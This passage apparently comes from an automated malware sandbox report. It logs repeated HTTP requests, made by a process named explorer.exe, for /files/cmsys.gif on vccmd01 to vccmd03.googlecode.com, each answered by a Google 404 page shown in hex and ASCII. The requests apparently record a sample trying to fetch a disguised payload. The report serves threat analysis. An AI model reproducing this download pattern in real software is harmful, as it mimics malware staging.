2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49804	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:44.438968897 CEST	9197	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd03.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:44.466250896 CEST	9199	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:44 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49806	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:53.283324957 CEST	9204	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:53.313359022 CEST	9205	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:53 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49807	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:57.380153894 CEST	9206	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd02.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:57.407433033 CEST	9208	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:57 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49809	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:59.736529112 CEST	9217	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd03.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:59.763562918 CEST	9218	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:59 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 